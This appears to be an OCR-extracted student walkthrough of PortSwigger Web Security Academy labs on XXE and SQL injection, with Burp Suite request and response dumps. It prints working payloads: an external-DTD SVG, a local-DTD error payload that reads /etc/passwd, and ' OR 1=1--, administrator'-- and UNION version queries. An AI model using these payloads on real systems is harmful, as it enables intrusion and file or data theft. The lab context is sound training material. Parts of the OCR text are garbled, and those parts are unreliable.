<!ELEMENT svg ANY>
<!ENTITY % sp SYSTEM "http://example.org:8000/xxe.xml">
%sp;
%param;
]>
<svg viewBox="0 0 200 200" version="1.2" xmlns="http://www.w3.org/2000/svg" style="fill:red">
<text x="15" y="100" style="fill:black">XXE via SVG rasterization</text>
<rect x="0" y="0" rx="10" ry="10" width="200" height="200" style="fill:pink; opacity:0.7"/>
<flowRoot font-size="15">
<flowRegion>
<text x="0" y="0" width="200" height="200" style="fill:red; opacity:0.3"/>
</flowRegion>
<flowRegion>
<flowPara>
<flowDiv>
<flowText>
<!(xxe@xxeXxxfil);</flowText>
</flowDiv>
</flowRegion>
</flowRoot>
</svg>
```

xxe.xml

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.9.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Follow redirection

Target: https://0a900f4040add2f80b549750092006b.web-security-academy.net

Request Response Inspector

```


Prety Raw Hex Render
HTTP/2.0 302 Found
Content-Type: text/html; charset=UTF-8
Location: https://0a900f4040add2f80b549750092006b.web-security-academy.net/post/comment/confirmation?postId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers

0 highlights 0 highlights 115 bytes | 932 millis

Send it and refresh the browser. Now we can get a test image and a code on it. Type that code on submit a solution and submit it.



Exploring XInclude to retrieve file ... Exploring XXE via image file upload ... avatars (128x128) ...

<http://0a6900f4040add2f80b549750092006b.web-security-academy.net/post?postId=1>

WEB SECURITY ACADEMY [Submit solution](#)

...040add2f80b549750092006b.web-security-academy.net says

Answer:

[OK](#) [Cancel](#)

Home

Protect Your Smart Home Gadgets From Cyber Attacks

Sophie Mail | 19 August 2023

While we've been sleeping in beds that don't cook breakfast and having to switch the overhead lights on ourselves, some of the more privileged in our communities have been under attack. A home invasion of a different kind. The attacks have come from within, their gadgets are running amok and the scene unfolding is reminiscent of The Purge.

Cute dolls are transforming into The Bride of Chuckie as voice activation software is asking, 'Wanna play?' FBI Switchboards have been jammed as victims are being told to try turning everything off and on again. Some homes haven't been as seriously affected but complaints of

Exploring XXE via image file upload ...

<http://0a6900f4040add2f80b549750092006b.web-security-academy.net/post?postId=1>

Web Security Academy [Exploiting XXE via image file upload](#)

[Back to lab description >>](#)

Congratulations, you solved the lab! [Share your skills!](#) [Twitter icon](#) [LinkedIn icon](#) [Continue learning >>](#)

LAB Solved [A](#)

Protect Your Smart Home Gadgets From Cyber Attacks

Sophie Mail | 19 August 2023

While we've been sleeping in beds that don't cook breakfast and having to switch the overhead lights on ourselves, some of the more privileged in our communities have been under attack. A home invasion of a different kind. The attacks have come from within, their gadgets are running amok and the scene unfolding is reminiscent of The Purge.

Exploiting xxe to retrieve data by repurposing a local D

Visit the product page and click “view details” and click “Check store”. Then use Burp Suite to block the ensuing POST request.

The screenshot shows a web browser window with the URL <https://portswigger.net/web-security/xxe/blind/lab-xxe-trigger-error-message-by-repurposing-local-dtd>. The main content is titled "Lab: Exploiting XXE to retrieve data by repurposing a local DTD". A sidebar on the left lists various XML-related topics. The main content area includes a "Hint" section with a note about GNOME desktop environments having a DTD at `/usr/share/yelp/dtd/docbookx.dtd` containing an entity called `ISOamso`. Below the hint is a "Solution" section with two steps:

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following parameter entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE message [<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"><!ENTITY % ISOamso '<!ENTITY %> file SYSTEM "file:///etc/passwd"><!ENTITY %> eval "<!ENTITY %>#x26;%> error SYSTEM &%>#x27;file:///no%>#x25;eval;">
```

The screenshot shows a web browser window with the URL <https://la64005f03115f9f3808385600f00a2.web-security-academy.net/product/productId=5>. The page is titled "Exploiting XXE to retrieve data by repurposing a local DTD" and is part of the "WebSecurity Academy" series. The product page for "Lightbulb Moments" features a 5-star rating and a price of \$1.77. The product image shows a lightbulb with a chalk-drawn cloud around it. The description notes that the product is voice-activated and can record software units, replacing useless bulbs to capture viral ideas.

Change the code like this.

```
<!DOCTYPE foo
[

    <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

    <!ENTITY % ISOamso '
        <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
            <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
                &#x25;eval;
                &#x25;error;
        '>
    %local_dtd;

]>"
```

Solve the solution.

← → C https://0a84005703f59f3803f85600f300a2.web-security-academy.net/product?productId=5

WebSecurity Academy Exploiting XXE to retrieve data by repurposing a local DTD LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

Lightbulb Moments Home

★★★★★ \$1.77



Description:
How many times have you had a lightbulb moment and not had any way of writing it down, or your cell is out of reach and you've forgotten before you find it? Us to. That's why we have come up with the perfect solution.

'Lightbulb Moments' are unique, voice-activated, recording software units. Replace all those useless bulbs that give you nothing but light, and you'll never forget.

SQL Injection

SQL injection vulnerability in where clause allowing retrieval of hidden data

Go to the shop page click “Gifts” and open Burp Suite and POST the request

The screenshot shows the PortSwigger Web Security Academy interface. On the left, there's a sidebar with a tree view of SQL injection topics. The main content area displays a lab titled "Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data". It includes a "Solution" section with steps 1-3 and a "Community solutions" section. A sidebar on the right promotes Burp Suite with a "TRY FOR FREE" button.

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the `category` parameter, giving it the value `' OR 1=1 --`
3. Submit the request, and verify that the response now contains one or more unreleased products.

Community solutions

WebSecurityAcademy SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Refine your search: All | Clothing, shoes and accessories | Corporate gifts | Gifts | Lifestyle

The Trolley.ON | The Alternative Christmas Tree | Padding Pool Shoes | Com-Tool

View details | View details | View details | View details

Home

WE LIKE TO SHOP

Refine your search: All | Clothing, shoes and accessories | Corporate gifts | Gifts | Lifestyle

The Trolley.ON | The Alternative Christmas Tree | Padding Pool Shoes | Com-Tool

View details | View details | View details | View details

The screenshot shows a shopping website with a search bar and filters for "All", "Clothing, shoes and accessories", "Corporate gifts", "Gifts", and "Lifestyle". It displays four product cards: "The Trolley.ON" (rating 4.5/5, \$91.23), "The Alternative Christmas Tree" (rating 4.5/5, \$7.61), "Padding Pool Shoes" (rating 4.5/5, \$45.31), and "Com-Tool" (rating 4.5/5, \$86.07). Each card has a "View details" button.

SURP Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Comment this item HTTP/2

Request to https://0ae709d036e5da7836dc0d03300b1.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0ae709d036e5da7836dc0d03300b1.web-security-academy.net
3 Content-Type:application/x-mpack+DPU2QW1mfBtch31yV0g2
4 Sec-Ch-Ua: "Not A Brand", "Chromium", "Version"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64" AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.7
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: document
14 Referer: https://0ae709d036e5da7836dc0d03300b1.web-security-academy.net/
15 Accept-encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18

```

Inspector Request attributes Request query parameters Request body parameters Request cookies Request headers

Change the category as ('+OR+1=1--)

SURP Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Comment this item HTTP/2

Response from https://0ae709d036e5da7836dc0d03300b1.web-security-academy.net:443/filter?category=Gifts [34.246.129.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Options: SAMEORIGIN
4 Content-Length: 11500
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labHeaderEcommerce.css" rel="stylesheet">
11    <link href="/resources/css/labHeader.css" rel="stylesheet">
12    <!-- SQL injection vulnerability in WHERE clause allowing retrieval of hidden data -->
13    <link href="/resources/labHeader/jn/labHeader.jn.css" rel="stylesheet">
14  </head>
15  <body>
16    <div id="academyLabHeader">
17      <section class="academyLabBanner">
18        <div class="container">
19          <div class="title-container">
20            <h1>
21              <!-- SQL injection vulnerability in WHERE clause allowing retrieval of hidden data -->
22              <a href="#" id="lab-link" class="button" href='/'>
23              Back to lab home
24            </h1>
25            <a class="link-back" href="https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data">
26              Back to lab <small>(optional)</small>
27              <img alt="arrow icon" alt="arrow icon" data-lab="arrow" href="http://www.w3.org/2000/svg#xlink=xlink:href='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 30 30' enableBackground='new 0 0 30 30' xmlns='http://www.w3.org/2000/svg' data-lab="arrow">
28                <polyline points='1,1,0,1,1,2,0,2,0,1,1,3,0,1,1,1,1,1,1'>
29                  <path data-lab="arrow">
30                    <polyline points='14,3,0,12,6,15,12,6,15,12,6,15,12,6,15'>
31                      <path data-lab="arrow">
32                        <div class="widgetContainer-lab-status is-not-solved">
33                          <span>
34                            LAB
35                            </span>
36                            <br>
37                            Not solved
38                          </div>
39                          <span class="lab-status-icon">
40                            </span>
41                        </div>
42                      </div>
43                    </polyline>
44                  </path>
45                </polyline>
46              </img>
47            </a>
48          </div>
49        </div>
50      </section>
51    </div>
52    <div class="content">
53      <h2>WE LIKE TO SHOP</h2>
54      <div>
55        <p>Refine your search:</p>
56        <ul>
57          <li>All: Clothing, shoes and accessories
58          <li>Corporate gifts</li>
59          <li>Gifts</li>
60          <li>Lifestyle</li>
61        </ul>
62      </div>
63      <div>
64        <img alt="High-End Gift Wrapping product image" data-lab="product-image"/>
65        <div>
66          <h3>High-End Gift Wrapping</h3>
67          <img alt="5 star rating" data-lab="rating"/>
68          $27.66 <a href="#">View details</a>
69        </div>
70      </div>
71      <div>
72        <img alt="Roulette Drinking Game product image" data-lab="product-image"/>
73        <div>
74          <h3>Roulette Drinking Game</h3>
75          <img alt="5 star rating" data-lab="rating"/>
76          $64.07 <a href="#">View details</a>
77        </div>
78      </div>
79      <div>
80        <img alt="Gym Suit product image" data-lab="product-image"/>
81        <div>
82          <h3>Gym Suit</h3>
83          <img alt="5 star rating" data-lab="rating"/>
84          $30.07 <a href="#">View details</a>
85        </div>
86      </div>
87      <div>
88        <img alt="The Giant Enter Key product image" data-lab="product-image"/>
89        <div>
90          <h3>The Giant Enter Key</h3>
91          <img alt="5 star rating" data-lab="rating"/>
92          $25.15 <a href="#">View details</a>
93        </div>
94      </div>
95    </div>
96  </body>
97</html>

```

Inspector Response headers

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

WE LIKE TO SHOP

' OR 1=1--

Refine your search:

All: Clothing, shoes and accessories Corporate gifts Gifts Lifestyle

High-End Gift Wrapping \$27.66 [View details](#)

Roulette Drinking Game \$64.07 [View details](#)

Gym Suit \$30.07 [View details](#)

The Giant Enter Key \$25.15 [View details](#)

SQL injection vulnerability allowing login bypass

The screenshot shows a web browser window for the PortSwigger website at <https://portswigger.net/web-security/sql-injection/lab-login-bypass>. The page title is "Lab: SQL injection vulnerability allowing login bypass". A sidebar on the left lists various SQL injection topics. The main content area contains instructions for solving the lab, mentioning a "SQL injection vulnerability in the login function" and a "username" parameter value of "administrator'--". A "TRY FOR FREE" button for Burp Suite is visible on the right.

Go to the product page first. Choose any item and click “My account”. Then give a random username and password and use Burp Suite to block the next post request.

The screenshot shows a product page for "SQL injection vulnerability allowing login bypass" from the WebSecurity Academy. The page features a "WE LIKE TO SHOP" logo with a hanger icon. It displays several items for sale, each with a thumbnail, name, rating, price, and a "View details" button:

- Cheshire Cat Grin: ★★★★★ \$27.67
- Adult Space Hopper: ★★★★★ \$27.32
- High-End Gift Wrapping: ★★★★★ \$35.87
- Hydrated Crackers: ★★★★★ \$78.46
- Other items shown include a person in a Santa hat, a belt with multiple cans, a roulette wheel, and a red umbrella.

SQL injection vulnerability allowing login bypass

Back to lab description >>

Home | My account

Login

Username
admin

Password
....

Log in

The screenshot shows a Burp Suite session with the following details:

- Target:** https://0a350091039d595814c4de4000a0093.web.security-academy.net
- Request:** POST /login HTTP/2
- Headers:** X-Forwarded-For: 127.0.0.1, Host: 0a350091039d595814c4de4000a0093.web.security-academy.net, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5882.141 Safari/537.36, Sec-Fetch-Dest: document, Sec-Fetch-Mode: navigate, Sec-Fetch-Site: sameorigin, Content-Type: application/x-www-form-urlencoded, Accept: */*, Accept-Language: en-US, en;q=0.9
- Response:** Status: 200 OK, Content-Type: text/html; charset=utf-8, X-Frame-Options: SAMEORIGIN, Content-Length: 3227. The response body contains an exploit for a lab injection vulnerability allowing login bypass, utilizing SVG polygons and base64 encoding.

Modify the username, giving it “administrator” - -

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out

SQL injection attack, querying the database type and version on Oracle

Go to Burp Suite to modify the request. Visit the product page click “tech gifts” and post the request to the Burp Suite.

The screenshot shows two parts of the Burp Suite interface. On the left, the "Lab" section of the "SQL injection" category on portswigger.net is displayed. It includes a brief description of the vulnerability, hints, and a solution section with step-by-step instructions and payloads. On the right, the main Burp Suite window shows the intercept tab with a captured GET request for the lab URL. The request details pane shows the raw request with a payload added to the 'category' parameter. The context menu for the request line is open, showing options like 'Send to intruder', 'Send to Repeater', and 'Engagement tools [Pro version only]'. The right-hand panel displays the request attributes, query parameters, body parameters, cookies, and headers.

Lab: SQL injection attack, querying the database type and version on Oracle

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Hint

ACCESS THE LAB

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter:
`'+UNION+SELECT+'abc', 'def'+FROM+dual--`
3. Use the following payload to display the database version:
`'+UNION+SELECT+BANNER,+NULL+FROM+v$version--`

Community solutions

Burp Suite Community Edition v2023.9.4 - Temporary Project

Request to https://0a9d0f039510e28158ea00640039.web-security-academy.net:443 [34.246.129.62]

Pretty Raw Hex

```
1 GET /filter?category=Tech+gifts HTTP/2
2 Host: 0a9d0f039510e28158ea00640039.web-security-academy.net
3 Cookie: session=ph0tctgfh1y2vdoByt0dRkpt7Eql1K
4 Sec-Ch-Ua: "Not A Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-User: document
14 Referer: https://0a9d0f039510e28158ea00640039.web-security-academy.net/filter?category=Tech+gifts
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
```

Comment this item

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Scan

- Send to intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer
- Insert Collaborator payload
- Request in browser
- Engagement tools [Pro version only]
 - Change request method
 - Change body encoding
 - Copy URL
 - Copy as curl command (bash)
 - Copy to file
 - Paste from file
 - Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut
- Copy
- Paste
- Message editor documentation
- Proxy interception documentation

0 highlights

Send the request to the repeater and change the first line to this.

`"+UNION+SELECT+BANNER,+NULL+FROM+v$version--"`

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a9d00f8039510e281858ea800640039.web-security-academy.net

Request

```
Pretty Raw Hex
1 GET /filter?category=Tech+gifts &ORACLESELECT=MANNER,_N%U+P%N+&version-- HTTP/2
2 Host: https://0a9d00f8039510e281858ea800640039.web-security-academy.net
3 Cookie: session=jhdItqahly9vduhyt0B9p75Q1Dc
4 Sec-Ch-Ua: "Not A Brand";v="100", "Chromium";v="112.0.5613.122", "Google Chrome";v="112.0.5613.122"
5 Sec-Ch-Us-Platform: ""
6 Sec-Fetch-Dest: "empty"
7 Upgrade-Insecure-Request: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Other: /apple-webkit/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
11 Application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: "same-origin"
13 Sec-Fetch-Mode: "navigate"
14 Sec-Fetch-Dest: "document"
15 Referer: https://0a9d00f8039510e281858ea800640039.web-security-academy.net/filter?category=Tech+gifts
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10542
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labsCommerce.css rel="stylesheet">
11    <title> SQL injection attack, querying the database type and version on Oracle
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
15      <div id="academyLabHeader">
16        <section class="academyLabBanner">
17          <div class="container">
18            <div class="logos">
19              <div class="title-container">
20                <h2> SQL injection attack, querying the database type and version on Oracle
21              </h2>
22              <a id="lab-1-link" class="button" href="/">
23                Back to lab home
24              </a>
25              <p id="hint">
26                Note: the database retrieve the strings: 'Oracle Database 11g Express Edition
27                Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production,
28                CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production,
29                NLSEST Version 11.2.0.2.0 - Production'
30              </p>
31              <a class="link-back href="https://portswigger.net/web-security/sql-injection/examining-the-database/lab-query
32                > Backnbsp;tonbsp;labnbsp;descriptionnbsp;
33              <img alt="Oracle logo" data-bbox="325 485 345 505" style="vertical-align: middle;"/>
34            </div>
35          </div>
36        </section>
37      </div>
38    </script>
39    <div class="link-back href="https://portswigger.net/web-security/sql-injection/examining-the-database/lab-query
40      > Backnbsp;tonbsp;labnbsp;descriptionnbsp;
41      <img alt="Oracle logo" data-bbox="325 485 345 505" style="vertical-align: middle;"/>
42    </div>
43  </body>
44</html>
```

Done 10.651 bytes | 326 millis

SQL injection attack, querying the database type and version on Oracle

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

WE LIKE TO SHOP

Tech gifts

Refine your search:

All Accessories Food & Drink Lifestyle Tech gifts Toys & Games

Eye Projectors

Are you one of those people who have very vivid dreams worthy of sharing with everyone you know? Do you lack the imagination to describe what you've seen? With extensive research and exhaustive trials our team of Ophthalmologists, and techy peeps, have made it possible for you to share everything that is going on inside your head. If you think laser eye surgery is advanced you haven't seen anything yet. A small implant behind the lens of your eyes links to the thalamus and cortex, transmitting images that can be projected in the blink of an eye. With sufficient training, it is even possible for you to learn to sleep with your eyes open. Then you can entertain family and friends to a unique movie night like they have never experienced before. Forget Netflix, no subscription required here. The quality of projected images works better with blue eyes, therefore, we envisage altering most eye colors in order for you to experience the best we know you deserve. The process from start to finish is probably cheaper than you will be expecting. You have nothing to lose by booking a free consultation today.

3D Voice Assistants

Voice assistants have just got so much better. You no longer have to look at a blank screen, your 3d assistant can be customized to resemble anyone you want it to be. Your assistant works via a Bluetooth connection enabling you to keep that cell tucked away out of sight. Pop your assistant on the table, in your top pocket, or anywhere you like. Just like other voice assistants you can communicate in real time and ask it anything you need to know. You will never be alone with your 3D assistant. Good company for all occasions, debate, play puzzles and listen to your choice of music together. Your assistant comes with a 600 page, hard cover instruction manual, allowing you to learn it in its full capacity. There are over 6000 commands and features you can easily adjust, consume many hours of

SQL injection attack, querying the database type and version on MySQL and Microsoft

Go to the product page category filter and click on “Gifts”. Get the request to the Burp Suite to it.

The screenshot shows the PortSwigger.net Web Security Academy interface. The main page title is "Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft". The sidebar on the left lists various SQL injection topics. The main content area contains instructions about using a UNION attack to retrieve database version strings. It includes a "Hint" section and a "Solution" section with step-by-step guidance and payloads. A sidebar on the right promotes Burp Suite with a "TRY FOR FREE" button.

Below this, another screenshot shows a product page for a "ZZZZZZ Bed - Your New Home Office". The page features a large image of the bed, a search bar, and a navigation menu. The product description highlights its space-saving design and convenience for work and leisure.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Proxy tab selected.

Request:

```

1 GET /filter?&query=0x10&eSELECT+@@version,+NULL# HTTP/2
2 Host: 0x100d0451e23f84c35eac0b800e2.web-security-academy.net
3 Cookie: session=1W451JN0yxEKOAR0S75fcnWipuHcm
4 Sec-Ch-Ua: "Not A Brand";v="1"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Referer: https://0x100d0451e23f84c35eac0b800e2.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 
```

Response:

```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
5     <title>SQL injection attack, querying the database type and version on MySQL and Microsoft</title>
6     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
7     <link href="/resources/css/labsCommerce.css rel="stylesheet">
8     <script src="/resources/labheader/js/labHeader.js">
9   </head>
10  <body>
11    <div id="lab">
12      <div id="lab-header">
13        <h1>SQL injection attack, querying the database type and version on MySQL and Microsoft</h1>
14        <div id="lab-sub">
15          <div id="academyLabHeader">
16            <section class="academyLabHeader">
17              <div class="content">
18                <div class="title">
19                  <h2>SQL injection attack, querying the database type and version on MySQL and Microsoft</h2>
20                  <a href="#" id="lab-link" class="button" href="#">Back to lab home</a>
21                  <a href="#" id="lab-link" class="button" href="#">Back to lab home</a>
22                </div>
23                <div class="title">
24                  <h3>Make the database retrieve the string: '0.0.34-Dubnntu.0.20.04.1'</h3>
25                  <a href="#" id="lab-link" class="button" href="#">Back to lab home</a>
26                  <img alt="Diagram showing a polygon with points (1,4), (0,0), (1,2), (1,6), (1,15), (0,20), (0,14), (0,10), (1,15), (1,6), (0,12), (1,2), (1,15), (1,15), (1,20), (1,14), (1,10), (1,15)" data-bbox="480 550 750 600" style="display: block; margin: 0 auto;"/>
27                </div>
28              </div>
29            </div>
30          </div>
31        </div>
32        <div class="status" id="widgetcontainer-lab-status is-notsolved">
33          <span>SNAP</span>
34        </div>
35      </div>
36    </div>
37  </body>
38</html>
```

Send that request to the repeater. Change the first line to "+UNION+SELECT+@@version,+NULL#".

Repeater tab selected.

Request:

```

1 GET /filter?&query=0x10&eSELECT+@@version,+NULL# HTTP/2
2 Host: 0x100d0451e23f84c35eac0b800e2.web-security-academy.net
3 Cookie: session=1W451JN0yxEKOAR0S75fcnWipuHcm
4 Sec-Ch-Ua: "Not A Brand";v="1"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Referer: https://0x100d0451e23f84c35eac0b800e2.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 
```

Response:

```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
5     <title>SQL injection attack, querying the database type and version on MySQL and Microsoft</title>
6     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
7     <link href="/resources/css/labsCommerce.css rel="stylesheet">
8     <script src="/resources/labheader/js/labHeader.js">
9   </head>
10  <body>
11    <div id="lab">
12      <div id="lab-header">
13        <h1>SQL injection attack, querying the database type and version on MySQL and Microsoft</h1>
14        <div id="lab-sub">
15          <div id="academyLabHeader">
16            <section class="academyLabHeader">
17              <div class="content">
18                <div class="title">
19                  <h2>SQL injection attack, querying the database type and version on MySQL and Microsoft</h2>
20                  <a href="#" id="lab-link" class="button" href="#">Back to lab home</a>
21                  <a href="#" id="lab-link" class="button" href="#">Back to lab home</a>
22                </div>
23                <div class="title">
24                  <h3>Make the database retrieve the string: '0.0.34-Dubnntu.0.20.04.1'</h3>
25                  <a href="#" id="lab-link" class="button" href="#">Back to lab home</a>
26                  <img alt="Diagram showing a polygon with points (1,4), (0,0), (1,2), (1,6), (1,15), (0,20), (0,14), (0,10), (1,15), (1,6), (0,12), (1,2), (1,15), (1,15), (1,20), (1,14), (1,10), (1,15)" data-bbox="480 550 750 600" style="display: block; margin: 0 auto;"/>
27                </div>
28              </div>
29            </div>
30          </div>
31        </div>
32        <div class="status" id="widgetcontainer-lab-status is-notsolved">
33          <span>SNAP</span>
34        </div>
35      </div>
36    </div>
37  </body>
38</html>
```

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

WE LIKE TO SHOP

Gifts

Refine your search:

All Accessories Food & Drink Gifts Pets Toys & Games

Conversation Controlling Lemon

